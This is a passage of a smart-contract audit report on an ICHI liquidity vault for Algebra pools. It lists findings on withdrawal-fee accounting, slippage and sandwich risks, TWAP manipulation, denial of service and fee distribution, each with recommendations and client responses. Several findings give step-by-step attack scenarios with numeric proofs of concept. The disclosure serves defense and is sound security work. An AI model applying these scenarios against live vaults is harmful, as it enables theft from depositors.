Description	<p>Within <code>deposit</code> the <code>getTotalAmount</code> function plays a fundamental part in the share calculation as this function essentially returns the tokenX and tokenY amount within all positions and within the pool:</p> <pre> function getTotalAmounts() public view override returns (uint256 total0, uint256 total1) {     (, uint256 base0, uint256 base1) = getBasePosition();     (, uint256 limit0, uint256 limit1) = getLimitPosition();     total0 =     IERC20(token0).balanceOf(address(this)).add(base0).add(limit0);     total1 =     IERC20(token1).balanceOf(address(this)).add(base1).add(limit1); } </pre> <p>The integrity of this function is of utmost importance as any deviation from the system value will either result in a profit or in a loss for the depositor (due to the proportional calculation):</p> <pre> shares = shares.mul(totalSupply()).div(pool0PricedInToken1.add(pool1));  uint128 liquidityToDecrease = uint128(uint256(positionLiquidity).mul(shares).div(totalSupply)); </pre> <p>However, this function does not incorporate the pending LST fee into the accounting:</p> <pre> struct PositionWithdrawalFee {     uint32 lastUpdateTimestamp; // last increase/decrease liquidity     timestamp     <b>uint128 withdrawalFeeLiquidity;</b> // liquidity of accumulated     withdrawal fee </pre>

```
}
```

This means if a user deposits, the total system value will be calculated without the pending fee and if then rebalance is triggered, the total system value will be immediately decreased because this liquidity is burned from the position:

```

    if (positionWithdrawalFeeLiquidity > 0) {
        (amount0, amount1) = pool._burnPositionInPool(tickLower,
tickUpper, positionWithdrawalFeeLiquidity);
        FeesVault[] memory vaults =
        withdrawalFeePoolParams[address(pool)].feeVaults;
        if (vaults.length == 0) {
            pool.collect(defaultWithdrawalFeesVault, tickLower,
            tickUpper, uint128(amount0), uint128(amount1));
        } else {
            for (uint i = 0; i < vaults.length; i++) {
                uint16 feePart = vaults[i].fee;
                pool.collect(
                vaults[i].feeVault,
                tickLower,
                tickUpper,
                uint128((amount0 * feePart) / FEE_DENOMINATOR),
                uint128((amount1 * feePart) / FEE_DENOMINATOR)
                );
            }
        }
    }
}

```

## Recommendations

Consider incorporating `_positionsWithdrawalFee[params.tokenId].withdrawalFeeLiquidity` into the `_getPositionAmounts` function and decreasing the `positionLiquidity` by the `withdrawalFeeLiquidity` to then return the correct corresponding tokenX and tokenY amounts.

## Comments / Resolution

Resolved, the `_getPositionAmounts` function was adjusted and is now fetching the up-to-date withdrawal fee via `_getLatestWithdrawalFeeLiquidity(positionId)`.

This will invoke `calculateLatestWithdrawalFeesLiquidity(positionId)` on the NFPM which then fetches the up-to-date fee:

```
latestWithdrawalFeeLiquidity =
positionWithdrawalFee.withdrawalFeeLiquidity +
_calculateWithdrawalFees(
    pool,
    positionWithdrawalFee.lastUpdateTimestamp,
    position.tickLower,
    position.tickUpper,
    position.liquidity
);
```

This fee is then deducted from the position liquidity and used to calculate the vault's owned assets:

```
uint128 withdrawalFeesLiquidity =
_getLatestWithdrawalFeeLiquidity(positionId);
liquidity = positionLiquidity > withdrawalFeesLiquidity
?
uint128(uint256(positionLiquidity).sub(uint256(withdrawalFeesLiquidity)))
: 0;
```

This amount correctly reflects the vault's "real" owned assets and thus can be used for the calculation of shares.



Issue_09	Lack of LST fee incorporation into <b>withdraw</b> allows users to bypass the LST fee
Severity	High
Description	<p>The LST fee plays a fundamental part in the protocol and ensures position can only be decreased while the corresponding fee is being paid:</p> <pre>function decreaseLiquidity(   DecreaseLiquidityParams calldata params )   external   payable   override   isAuthorizedForToken(params.tokenId)   checkDeadline(params.deadline)    .....</pre> <p><i>if (positionWithdrawalFeeLiquidity &gt; 0) {    (amount0, amount1) = pool._burnPositionInPool(tickLower, tickUpper,    positionWithdrawalFeeLiquidity);</i></p> <p>This invariant is not enforced within the <b>withdraw</b> function, users can simply withdraw their share and bypass the LST fee, which will then result in all other users in the vault bearing this loss.</p> <p>This is due to the fact that the <b>withdraw</b> function triggers the <b>decreaseLiquidity</b> function only after <b>liquidityToDecrease</b> is being calculated and <b>liquidityToDecrease</b> is being calculated based on <b>positionLiquidity</b> which does not incorporate the LST fee:</p> <p>a) fetch position liquidity without LST fee:</p> <pre>// Get position info</pre>



```
(  
,  
,  
,  
,  
,  
,  
,  
uint128 positionLiquidity,  
,  
,  
uint128 tokensOwed0,  
uint128 tokensOwed1  
) = _nftManager().positions(positionId);
```

b) Calculate **liquidityToDecrease** based on **positionLiquidity** (which is the wrong value because it doesn't include pending LST fee):

```
uint128 liquidityToDecrease =  
uint128(uint256(positionLiquidity).mul(shares).div(totalSupply));
```

c) Decrease the liquidity by the wrong value, allowing user to bypass the fee:

```
if (liquidityToDecrease > 0) {  
    // Decrease liquidity  
    (amount0, amount1) = _nftManager().decreaseLiquidity(  
        INonfungiblePositionManager.DecreaseLiquidityParams({  
            tokenId: positionId,  
            liquidity: liquidityToDecrease,  
            amount0Min: 0,  
            amount1Min: 0,  
            deadline: block.timestamp  
        })  
    );  
};
```

The crux hereby is that the full **liquidityToDecrease** will be accounted to the user, while the LST fee will simply be deducted from the remainder of the position:

a) Burn the fee:

```
amount0, amount1) = pool._burnPositionInPool(tickLower, tickUpper,  
positionWithdrawalFeeLiquidity);
```

c) Burn **liquidityToDecrease** (**params.liquidity**):

```
uint128 liquidityDeltaWithoutFee = params.liquidity >  
positionLiquidity - positionWithdrawalFeeLiquidity  
? positionLiquidity - positionWithdrawalFeeLiquidity  
: params.liquidity;
```

```
(amount0, amount1) = pool._burnPositionInPool(tickLower,  
tickUpper, liquidityDeltaWithoutFee);
```

### PoC:

```
> liquidity = 100e18  
> liquidityFee = 10e18  
> shares = 100e18  
> Alice = 90e18  
> Bob = 10e18
```

Alices withdraws 90e18 shares:

```
> liquidityToDecrease = 90e18  
> Alice receives 90e18 liquidity (as tokenX/tokenY)  
> 10e18 liquidityFee is burned  
> the positionId has 0 liquidity left  
> Bob is left with nothing
```

<b>Recommendations</b>	<p>Consider properly incorporating the LST fee into the positionLiquidity when calculating a user's proportional liquidity based on shares.</p> <p>Furthermore, proper fuzzing tests are mandatory to be provided with this fix by the client.</p> <p>This fix will furthermore require additional resources by Bailsec to formally verify correctness.</p>
<b>Comments / Resolution</b>	<p>Resolved, the <code>_withdrawFromPosition</code> function now fetches the withdrawal fee via the <code>_getLatestWithdrawalFeeLiquidity</code> function, similar as within <code>_getPositionAmounts</code>.</p> <p>This fee is then deducted from the <code>positionLiquidity</code> and used to calculate how much liquidity is owed to the user by the incorporation of the proportional amount of owned shares to the total vault supply.</p> <p>Counter PoC:</p> <ul style="list-style-type: none"> <li>&gt; adjustedLiquidity = 90e18 (with deducted fee)</li> <li>&gt; liquidityToDecrease = 90e18 * 90e18 / 100e18</li> <li>&gt; liquidityToDecrease = 81e18</li> <li>&gt; 81e18 + 10e18 liquidity is burned</li> <li>&gt; Bob is left with 9e18 liquidity</li> </ul>

<b>Issue_10</b>	Lack of slippage check can result in sandwich attack during rebalance swap
<b>Severity</b>	<b>High</b>
<b>Description</b>	<p>First of all, we must elaborate that this issue is not corresponding to frontrunning a <b>rebalance</b> via a swap, as this attack-vector is effectively mitigated due to the <b>VaultSlippageCheckV2_1</b> contract.</p> <p>The <b>rebalance</b> function executes a swap in either direction based on the <b>swapQuantity</b> parameter. If positive, a swap from X -&gt; Y is executed, if negative from Y -&gt; X.</p> <p>Since the <b>VaultSlippageCheckV2_1</b> contract incorporates a slippage check which ensures that the pool price cannot be manipulated, a swap is usually considered as safe.</p> <p>However, swaps are liquidity dependent and in times of thin liquidity, the swap which starts at the expected tick is being executed until the input amount is consumed.</p> <p>This can be exploited by a malicious user as follows:</p> <ol style="list-style-type: none"> <li>1. <b>rebalance</b> function is invoked with <b>swapQuantity</b> = -1000e18 which aims to swap tokenY to tokenX</li> <li>2. Malicious user is the majority provider of the pool in the current range. This user detects such a swap in the mempool and removes the liquidity from the range, resulting in no liquidity or thinner liquidity, based on other liquidity providers. Furthermore, this user provides tokenX on a tick which reflects a very high price for tokenX.</li> <li>3. The swap is being executed, starting from the current tick (which is still within the slippage range). Due to the thin liquidity, the swap absorbs all the liquidity until it reaches the expensive tick where tokenX</li> </ol>

	<p>is being added, consuming a partial (or full) amount of tokenX.</p> <p>4. The exploiter gained profit by forcing the vault to execute the swap up to the provided tokenX on the expensive tick while the vault now experienced a large loss. This can essentially mean the vault swaps 10000000 tokenY for 1 tokenX (depending on the tick where the exploiter has placed the tokenX liquidity).</p> <p>If under any circumstances, tokens are swapped within this implementation, this is directly exploitable.</p>
<b>Recommendations</b>	Consider providing the <code>limitSqrtPrice</code> as parameter for the <code>rebalance</code> function which is then used for the <code>swap</code> call.
<b>Comments / Resolution</b>	Acknowledged, the client will not use the swap during rebalance.

<b>Issue_11</b>	Malicious user can create vault for a new pair
<b>Severity</b>	<b>Medium</b>
<b>Description</b>	<p>Currently, it is expected that the frontend shows only vaults which are created by ICHI and not by any other addresses.</p> <p>This ensures that vaults are not drainable by any malicious owner interactions (as long as the owner is sufficiently guarded).</p> <p>There is however an issue which is related to the fact that there is currently no TWAP check whenever a new <b>ICHIVault</b> iteration is deployed.</p> <p>Since Algebra pools can be deployed permissionless, a scenario can occur where a malicious user creates a pair and seeds this pair with very low liquidity, just with the intention to keep the pair at a wrong price which then results in very cheap manipulation of the TWAP price (if every few blocks a small swap is happening). In the scenario where a pair has low liquidity, there is also no interest for MEV bots to rebalance the pair to the correct market price.</p> <p>If ICHI now deploys a vault to such a corresponding, beforehand manipulated pair, this pair will have a wrong TWAP price.</p> <p>Once the vault is then deployed, a malicious user can just deposit tokenX while the SPOT + TWAP price corresponds to the wrong (increased price), allowing the attacker to gain a large amount of shares. The attacker can then simply swap the pair to the normal spot price which means that all subsequent users will only receive a very small share amount compared to the attacker, allowing the attacker to drain a majority of the pool at any desired time.</p> <p>This issue is only rated as medium because the execution is non-trivial (but still possible practically).</p>

<b>Recommendations</b>	<p>Consider adding a TWAP check upon contract deployment which only allows deployment if the TWAP price matches a desired range.</p> <p>This will prevent any situations where the ICHI deployer accidentally deploys a vault for a pair with a manipulated price.</p>
<b>Comments / Resolution</b>	<p>Acknowledged, the client added the following comment:</p> <p>Deploying a vault does not automatically place liquidity into the pool. While the pool may initially have an incorrect price, deposits into the vault remain safe, as the vault only holds the deposit token until the first rebalance. Operational procedures ensure that the first rebalance does not occur when the pool has an incorrect price or insufficient liquidity for arbitrage.</p>

Issue_12	Vault can be bricked temporarily by exploiting check within NFPM
Severity	Medium
Description	<p>The <code>rebalance</code> function calls <code>_dismantlePosition</code> which then calls <code>NFPM.decreaseLiquidity</code> if there are valid positions as (<code>basePositionId != 0; limitPositionId != 0</code>):</p> <pre> _dismantlePosition(basePositionId); _dismantlePosition(limitPositionId);      if (positionId != 0) {         _nftManager().decreaseLiquidity(             INonfungiblePositionManager.DecreaseLiquidityParams({                 tokenId: positionId,                 liquidity: _getPositionLiquidity(positionId),                 amount0Min: 0,                 amount1Min: 0,                 deadline: block.timestamp             })         );     } </pre> <p>As one can see here, the <code>NFPM.decreaseLiquidity</code> call is enforced as long as the <code>positionId</code> is non-zero.</p> <p>If we now inspect <code>NFPM.decreaseLiquidity</code>, we can spot the following validation:</p> <pre> require(params.liquidity &gt; 0); </pre> <p>This means, if the liquidity parameter is zero, the call will revert and thus the whole <code>rebalance</code> call will revert.</p> <p>A malicious user can exploit this fact and brick a newly deployed vault as follows:</p>



	<p>a) Alice deposits funds into the contract and is the only depositor</p> <p>b) The contract owner invokes <code>rebalance</code> which then adds liquidity by using the funds which Alice has just deposited into the contract</p> <p>c) Alice calls <code>withdraw</code> with all her shares. This call will burn all liquidity which is entitled to the <code>tokenId</code>. However, <code>tokenId</code> is not set to zero, nor burned.</p> <p>d) The vault is effectively bricked because even if someone else deposits now, <code>rebalance</code> can never be invoked because <code>tokenId != 0</code> but <code>liquidity = 0</code> and thus the enforced <code>decreaseLiquidity</code> call will always revert, resulting in a DoS of the <code>rebalance</code> call.</p>
<b>Recommendations</b>	<p>There are multiple possibilities to fix that issue. While one possibility is to implement a code-based solution which resets the <code>tokenId</code> in a scenario where all shares are withdrawn or a check which simply returns early if there is no liquidity left. However, these changes are intrusive and may expose unexpected side-effects in other scenarios.</p> <p>Therefore, we remain cautious and recommend the owner to execute the first deposit which is never being withdrawn and thus ensures that <code>basePositionId</code> and <code>limitPositionId</code> can never result in zero liquidity via a simple withdraw call.</p> <p>If something like that still happens, in the worst case, anyone can simply call <code>increaseLiquidity</code> permissionless on the NFPM for the corresponding <code>tokenId</code>.</p>
<b>Comments / Resolution</b>	<p>Resolved, the <code>_dismantlePosition</code> function now implements an if-clause which only decreases liquidity if in fact the <code>positionLiquidity</code> is larger than zero.</p>

<b>Issue_13</b>	Rebalance slippage check within <code>VaultSlippageChecV2</code> is void if swap is executed during rebalance
<b>Severity</b>	<b>Medium</b>
<b>Description</b>	<p>The <code>rebalance</code> function is only meant to be called by the owner which flows through the <code>VaultSlippageCheckV2</code> contract and exposes the deviation check:</p> <pre>// Check if the current tick is within the allowed range bool isWithinRange = (currentTick &gt;= (expectedTick - range)) &amp;&amp; (currentTick &lt;= (expectedTick + range));</pre> <p>This check works as expected. A small side-effect was not incorporated into the thought process: The fact that the optional swap will inherently change the price/tick of the pool.</p> <p>This will then effectively result in a tick which is deviated from the desired tick, making the <code>isWithinRange</code> check void, which then will further result in undesirable liquidity composition.</p>
<b>Recommendations</b>	Consider providing a <code>minSqrtPrice</code> parameter which not only ensures that the desired slippage is correct but also ensures that the initial deviation is still preserved.
<b>Comments / Resolution</b>	<p>Acknowledged, the client will not use the swap during rebalance.</p> <p>Furthermore, the client developed a <code>VaultSlippageCheckV3</code> contract which can be used for that purpose. This contract is not audited by Bailsec.</p>

<b>Issue_14</b>	Fee changes will be applied in hindsight
<b>Severity</b>	<b>Medium</b>
<b>Description</b>	<p>The <code>_distributeFees</code> function distributes fees to different participants based on the determined percentage values.</p> <p>These values can be changed within the <code>ICHIVaultFactory</code> contract and changes will be applied in hindsight, without beforehand claiming fees. This can result in a disadvantage for users if fees have not been updated/claimed for some time and then suddenly percentages towards external recipients increase.</p>
<b>Recommendations</b>	Consider ensuring that fees are always updated before variables are changed.
<b>Comments / Resolution</b>	Acknowledged. Client indicated that it is sufficient to regularly call <code>collectFees</code>

<b>Issue_15</b>	Farming module is not incorporated
<b>Severity</b>	<b>Low</b>
<b>Description</b>	<p>Algebra's NFPM includes a built-in farming module which allows for reward distribution on tokenIds:</p> <pre> function enterFarming(IncentiveKey memory key, uint256 tokenId) external override isApprovedOrOwner(tokenId) {     bytes32 incentiveld = Incentiveld.compute(key);     if (address(incentiveKeys[incentiveld].pool) == address(0)) incentiveKeys[incentiveld] = key;      require(deposits[tokenId] == bytes32(0), 'Token already farmed');     deposits[tokenId] = incentiveld;     nonfungiblePositionManager.switchFarmingStatus(tokenId, true);      IAlgebraEternalFarming(eternalFarming).enterFarming(key, tokenId); }  function approveForFarming( uint256 tokenId, bool approve, address farmingAddress ) external payable override isAuthorizedForToken(tokenId) {     address newValue;     if (approve) {         require(farmingAddress == farmingCenter);         newValue = farmingAddress;     }     farmingApprovals[tokenId] = newValue; } </pre> <p>This module is completely ignored by the ICHI implementation, effectively rendering it impossible for ICHI positions to participate in</p>

	farming campaigns.
<b>Recommendations</b>	Consider if it is desired to participate in farming. If yes, this requires additional implementation.
<b>Comments / Resolution</b>	Acknowledged.

<b>Issue_16</b>	Uncovered edge-case within <code>_mintPosition</code>
<b>Severity</b>	<b>Low</b>
<b>Description</b>	<p>The <code>_mintPosition</code> function exposes different conditions with corresponding validations. More specifically, it ensures that provided desired amounts match with the tick setup.</p> <p>This means for example, in the scenario where liquidity is only added below/equal <code>currentTick</code>, only tokenY must be considered.</p> <p>Furthermore, the following scenario enforces that both tokens are desired:</p> <pre>// If current tick is within or on the boundaries of our range, we // need both tokens if (currentTick &gt;= tickLower &amp;&amp; currentTick &lt; tickUpper) {   if (amount0Desired == 0    amount1Desired == 0) {     return 0;   } }</pre> <p>The current function does not cover the following edge-case:</p> <p><code>currentTick = lowerTick &amp; currentTick &lt; upperTick &amp; <b>currentPrice = price(currentTick)</b></code></p>

In that scenario, it is allowed to only provide tokenX, however, the function returns 0 if `amount1Desired` = 0, while in fact it is possible to only provide `amount0Desired`.

To further understand this edge-case, we have provided the following explanation:

- > token0/token1 distribution is not based on currentTick but on currentPrice

- > currentPrice to currentTick conversion always rounds down

- > invariant: `currentTick <= currentPrice`

- > most of the time, the currentPrice is not exactly sitting at currentTick

- > **but sometimes, currentPrice exactly corresponds to currentTick**

See remix example:

### getAmountsForLiquidity

bottomTick: 0

topTick: 10

liquidityDelta: 10031232131

currentTick: 0

currentPrice: 79228162514264337593543950336



Calldata



Parameters

call


0: uint256: amount0 5014112

1: uint256: amount1 0

2: int128: globalLiquidityDelta 10031232131


We have furthermore illustrated all different possibilities:

(1)  $b < c$



-> only tokenY


(2)  $b \leq c \text{ \& price(currentTick) = currentPrice}$



-> only tokenY

$b \leq c \text{ \& price(currentTick) < currentPrice}$

(3)




-> only tokenY

(7)  $a < c < b$

-> tokenX, tokenY



(4)  $c < a$



-> only tokenX


(5)

$c = a \text{ \& price(currentTick) = currentPrice}$



-> only tokenX

(6)  $c = a \text{ \& price(currentTick) < currentPrice}$



-> tokenX & tokenY

## Recommendations

Consider if it is ever desired to add liquidity to that specific edge-case, if yes, consider simply incorporating this edge-case as a condition for the `_mintPosition` function.

Alternatively, this issue can be acknowledged.

## Comments / Resolution

Acknowledged.



<b>Issue_17</b>	Deposit requirement can result in temporarily DoS
<b>Severity</b>	<b>Low</b>
<b>Description</b>	<p>The following check is incorporated within the deposit function:</p> <pre><i>require(pool0 &gt; 0    pool1 &gt; 0    _totalSupply == 0, "IV.deposit: empty");</i></pre> <p>While it is generally a valid invariant that <code>totalSupply != 0</code> means the pool has funds, due to the incorporation of the withdrawal fee, this invariant does not hold in the specific edge-case where the vault has outstanding shares but the withdrawal fee is larger than the vault's balance, resulting in the DoS of deposits.</p>
<b>Recommendations</b>	Since this is such a rare edge-case, it is very unlikely to happen, thus we do not recommend a change.
<b>Comments / Resolution</b>	Acknowledged.

<b>Issue_18</b>	Usage of tick for SPOT price calculation is inaccurate
<b>Severity</b>	<b>Low</b>
<b>Description</b>	<p>Within the <code>deposit</code> function, the SPOT price is fetched by using the <code>currentTick</code> of a pool. Depending on <code>tickSpacing</code>, which is for most DEXes between 60 and 100, the price can be up to 0.059999 to 0.09999% different from the current tick.</p> <p>In the scenario where the price is lower/higher than the tick, the returned SPOT price which is based on the tick will be higher than the actual SPOT price of the pair, which then will result in a falsified calculation.</p>
<b>Recommendations</b>	Consider if it makes sense to refactor this function and determine the actual <code>currentPrice</code> which then is used to quote the token amount.
<b>Comments / Resolution</b>	<p>Acknowledged.</p> <p>The client added the following comment:</p> <p>The difference between the spot price and the price derived from the current tick is minimal and does not significantly impact the accuracy of the hysteresis check or the valuation of deposits. This negligible discrepancy ensures that both processes remain reliable.</p>

<b>Issue_19</b>	Withdrawals can result in DoS due to the <b>MIN_SHARES</b> implementation
<b>Severity</b>	<b>Low</b>
<b>Description</b>	<p>Currently, on withdrawal the vault checks that the <b>totalSupply</b> is always greater than <b>MIN_SHARES</b>, or equal to 0. This is added to prevent any inflation attack.</p> <p>However, if we take an edge case where:</p> <ul style="list-style-type: none"> <li>- Alice receives 1000 shares</li> <li>- Bob receives 1000 shares</li> <li>- Alice withdraws 500 shares</li> <li>- Bob withdraws 500 shares</li> </ul> <p>Now both users are stuck unless one of them transfer its shares to the other.</p> <p>This issue was raised as low because it is very unlikely, and most of the time 1000 shares will be worth almost nothing. However, it is still possible to inflate shares so that 1000 shares is not a dust amount anymore (eg, someone deposits 1 tokenO, withdraw all its shares minus 1000, and then transfer 1000 tokenO directly to the vault, now 1 share is equal to 1 tokenO).</p>
<b>Recommendations</b>	If this poses an issue, consider forcing the owner to execute the first deposit which is never withdrawn and thus ensuring that no one can lock any amount of shares.
<b>Comments / Resolution</b>	Acknowledged. Client indicated that a small deposit on the beginning will be made.

Issue_20	Lack of deviation check during <b>withdraw</b>
Severity	Low
Description	<p>The <b>withdraw</b> function calculates the proportional amount of the liquidity position for a user based on the provided <b>shares</b> and calculates what the user will receive as <b>tokenX</b> and <b>tokenY</b>.</p> <p>Currently, there is no price deviation check at the beginning of the <b>withdraw</b> function. While that is generally not considered as mandatory because every swap will actually favor the LP in terms of USD value, it is possible for a user to swap before the <b>withdraw</b> function such that the pool only consists of <b>tokenX</b>, then withdraws and swaps back.</p> <p>While that means the nominal USD value of the pool will increase and the user will lose a small amount of tokens, it also will result in the pool to end up with more <b>tokenY</b> than <b>tokenX</b>, which is undesired by the client.</p>
Recommendations	Consider if such a validation is desired or if this scenario can be accepted.
Comments / Resolution	<p>Acknowledged. The client added the following comment:</p> <p>We acknowledge the identified scenario and find it acceptable under our current design philosophy. While it's true that a user could perform a sequence of actions—specifically withdrawing, then swapping out of the pool—to momentarily alter the composition of the underlying assets, the economic outcome does not harm the vault or other LPs. In fact, it results in the manipulator spending more capital than they would have through a straightforward withdrawal and one-directional swap to a single asset.</p> <p>The mechanism ensures that the manipulator cannot leave the vault with fewer tokens than the market deems appropriate post-swap, as they are constrained by the on-curve liquidity and market response. Over time, these attempts translate to a net benefit for remaining LPs,</p>

as the manipulator's added complexity and costs effectively funnel more value into the pool (and therefore vault) than a standard, more transparent withdrawal strategy would.

Given that each swap ultimately aims to maintain or enhance the pool's overall USD value, and any attempt to force undesirable balances involves added expense to the manipulator, we are comfortable with this behavior. It is effectively self-regulating and beneficial for the other LPs.

<b>Issue_21</b>	Fee recipient blacklisting can result in DoS of all functions
<b>Severity</b>	<b>Low</b>
<b>Description</b>	<p>Upon the <code>_distributeFees</code> function a push over pull pattern is implemented to transfer out fees to the different fee recipients.</p> <p>If one of these recipients is blacklisted for <code>token0</code> or <code>token1</code>, this call will revert and thus results in a DoS of all major functions.</p>
<b>Recommendations</b>	<p>Consider if that exposes an issue, if yes consider implementing a pull over push pattern.</p> <p>However, in such a scenario the owner can also intervene and change the recipient addresses, hence it can be safely acknowledged.</p>
<b>Comments / Resolution</b>	Acknowledged. In the unlikely event that a fee recipient is blacklisted, the vault owner retains the ability to replace the recipient, ensuring that the system can continue operating.

Issue_22	Payer parameter within <code>algebraSwapCallback</code> is redundant
Severity	Informational
Description	<p>The <code>algebraSwapCallback</code> function is invoked by the pair to retrieve the corresponding input amount. The data parameter includes the address of the payer, which is however always <code>address(this)</code> in that scenario:</p> <pre> IAlgebraPool(pool).swap(     address(this),     swapQuantity &gt; 0,     swapQuantity &gt; 0 ? swapQuantity : -swapQuantity,     swapQuantity &gt; 0 ? UV3Math.MIN_SQRT_RATIO + 1 :     UV3Math.MAX_SQRT_RATIO - 1,     abi.encode(address(this)) ); </pre> <p>Hence, the else callpath is redundant as it is never being triggered:</p> <pre> if (amount0Delta &gt; 0) {     if (payer == address(this)) {         IERC20(token0).safeTransfer(msg.sender,         uint256(amount0Delta));     } else {         IERC20(token0).safeTransferFrom(payer, msg.sender,         uint256(amount0Delta));     } } else if (amount1Delta &gt; 0) {     if (payer == address(this)) {         IERC20(token1).safeTransfer(msg.sender,         uint256(amount1Delta));     } else {         IERC20(token1).safeTransferFrom(payer, msg.sender,         uint256(amount1Delta));     } } </pre>

	}
<b>Recommendations</b>	Consider simplifying the function.
<b>Comments / Resolution</b>	Resolved.

<b>Issue_23</b>	Rebalance frontrun can result in vault loss
<b>Severity</b>	<b>Informational</b>
<b>Description</b>	<p>The <b>rebalance</b> function allows the owner to completely remove the liquidity from the <b>basePosition</b> and <b>limitPosition</b> and re-add it to two new positions based on the desired range.</p> <p>This function is usually meant to be called by the <b>VaultSlippageCheckV2_1</b> function which ensures that the tick is not too deviated from the expected tick.</p> <p>This can result in issues if the pair is a stable pair and the range is not <b>very</b> strict.</p> <p>PoC:</p> <ul style="list-style-type: none"> <li>&gt; Position is within tick 1 and 10</li> <li>&gt; currentTick = 5</li> <li>&gt; tokenX = 10; tokenY = 10</li> </ul> <p>a) Rebalance is triggered with a range +-10</p> <p>b) A malicious user swaps Y -&gt; X; provides 20 tokenY and gets 10 tokenX out. The position is now as follows:</p> <ul style="list-style-type: none"> <li>&gt; [1;10]</li> </ul>

	<p>&gt; 30 tokenY &gt; currentTick = 15</p> <p>c) The rebalance is executed and 10 idle tokenY are added to the position, which results in the following position:</p> <p>&gt; [1;10] &gt; 40 tokenY &gt; currentTick = 15</p> <p>d) Malicious user swaps 10x back to the pair, receiving &gt; 20 tokenY due to the increased liquidity density due to the liquidity addition. The vault effectively experienced a loss and the exploiter gained profit.</p> <p>*This issue is only marked as informational severity since the rebalance function is usually intended to be called by the <code>VaultSlippageCheckV2_1</code> contract.</p>
<b>Recommendations</b>	Consider always choosing a strict range.
<b>Comments / Resolution</b>	<p>Acknowledged. The client added the following comment:</p> <p>Rebalances are executed either by the strategies or through the VaultSlippageCheck contracts. In both cases, the rebalance process is safeguarded against front-running.</p>



Issue_24	<code>shares</code> reference is misleading
Severity	Informational
Description	<p>Within the <code>deposit</code> function, the to received amount of shares is calculated as follows:</p> <ul style="list-style-type: none"> <li>a) Calculate <code>depositOPricedInToken1</code></li> <li>b) Add <code>deposit1</code> to <code>depositOPricedInToken1</code></li> <li>c) Calculate <code>poolOPricedInToken1</code></li> <li>d) Calculate shares as follows:</li> </ul> $\text{shares} = \text{shares} * \text{totalSupply} / (\text{poolOPricedInToken1} + \text{pool})$ <p>The problem hereby is that the actual <code>shares</code> declaration is only correct where it is highlighted. The previous share declaration should just be referenced as <code>fullDepositInToken1</code>, as it is <math>(\text{depositOPricedInToken1} + \text{deposit1})</math>.</p>
Recommendations	Consider renaming the variable names.
Comments / Resolution	Acknowledged.

Issue_25	Deposit manipulation outcome in case of direct interaction
Severity	Informational
Description	<p>The <b>deposit</b> function calculates a user's deposit always in <b>tokenY</b> based on the SPOT or TWAP price (whatever is lower). It further compares a user's deposit in tokenY to the overall vault value in tokenY and mints the proportional amount of shares to the user.</p> <p>A <b>hysteresis</b> safeguard is implemented which reverts if the SPOT price deviates too much from the TWAP price:</p> <pre>// Check price manipulation uint256 delta = (price &gt; twap) ? price.sub(twap).mul(PRECISION).div(price) : twap.sub(price).mul(PRECISION).div(twap); if (delta &gt; hysteresis) require(checkHysteresis(), "IV.deposit: try later");</pre> <p>All these safeguards which are in place are sufficient to ensure users cannot steal funds from the vault. However, under specific circumstances, such as:</p> <ul style="list-style-type: none"> <li>a) Reasonable hysteresis value</li> <li>b) Reasonable position range</li> <li>c) Direct interaction with the vault</li> </ul> <p>It is possible to slightly manipulate the pool state while still resulting in a successful deposit such that the depositor will experience a disadvantage.</p> <p>PoC:</p> <ol style="list-style-type: none"> <li>1. User detects a deposit in the mempool and frontruns the pool to receive such a state that the majority of the vaults position is in tokenY and the price is larger than before (while still being within the</li> </ol>

	<p>hysteresis range)</p> <p>2. Depositor now deposits tokenY only which means the deposit doesn't benefit from a (slightly) increased price</p> <p>3. Shares are calculated by using amountY from the vault which is effectively larger than amountX * price + amountY within the initial state (due to the swap)</p> <p>4. The depositor thus experienced a disadvantage from the swap, receiving less shares.</p>
<b>Recommendations</b>	<p>This issue can be safely acknowledged due to the fact that it is intended to <b>deposit</b> via the <b>VaultSlippageCheckV2_1</b> contract paired with a strict hysteresis check.</p>
<b>Comments / Resolution</b>	<p>Acknowledged. The client added the following comment:</p> <p>User deposits are protected through the ICHIVaultDepositGuard contract.</p>

<b>Issue_26</b>	Incorrect divisor in delta calculation
<b>Severity</b>	<b>Informational</b>
<b>Description</b>	<p>Currently, the delta is determined as follows:</p> <pre>// Check price manipulation uint256 delta = (price &gt; twap) ? price.sub(twap).mul(PRECISION).div(price) : twap.sub(price).mul(PRECISION).div(twap);</pre> <p>which corresponds in:</p> <p>a) <math>(price - twap) * 1e18 / price</math></p> <p>b) <math>(twap - price) * 1e18 / twap</math></p> <p>The main issue is that the denominator is the higher of both values which will represent a falsified deviation.</p> <p>PoC:</p> <pre>price = 100e18 twap = 200e18</pre> $(200e18 - 100e18) * 1e18 / 200e18 = 0.5e18$ <p>Now the question is whether it is desired to get the deviation from price to twap, which would be 100% or the deviation from twap to price, which would be 50%.</p> <p>Usually with deviations, it is considered to be restrictive rather than loose which means the first example is desired and hence the lower divisor should be used.</p>
<b>Recommendations</b>	Consider if that is desired, if not consider using the lower denominator.

<b>Comments / Resolution</b>	<p>Acknowledged. The client added the following comment:</p> <p>The use for a larger denominator is acceptable in this case</p>
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<b>Issue_27</b>	Erroneous return value within <code>baseLower</code> and <code>baseUpper</code> in case of no existing positions
<b>Severity</b>	<b>Informational</b>
<b>Description</b>	<p>The <code>baseLower</code> and <code>baseUpper</code> functions (as well as <code>limitLower</code> and <code>limitUpper</code>) return the corresponding tick for a <code>positionId</code>.</p> <p>If the <code>positionId</code> is however zero, that means there is no existing liquidity position. However, it still returns zero for the tick which is in fact a valid value.</p>
<b>Recommendations</b>	Consider simply reverting if there is no active position.
<b>Comments / Resolution</b>	<p>Acknowledged, the client added the following comment:</p> <p>Returning zeroes from the view function instead of reverting aligns with the design pattern we've adopted, providing a more flexible and streamlined approach. This method facilitates easier implementation of rebalancing strategies, as it avoids unnecessary transaction failures and simplifies the flow of logic.</p>

## VaultSlippageCheckV2\_1

The `VaultSlippageCheckV2_1` contract is an auxiliary contract which allows the owner to invoke the `rebalance` function with a slippage check for the `currentTick`.

This contract was developed to counter an exploit where a malicious user could frontrun the `rebalance` call to bring the pool to a suboptimal price which then allows stealing tokens from the vault reserves by swapping back after the `rebalance`.

### Privileged Functions

- `transferOwnership`
- `renounceOwnership`
- `rebalance`

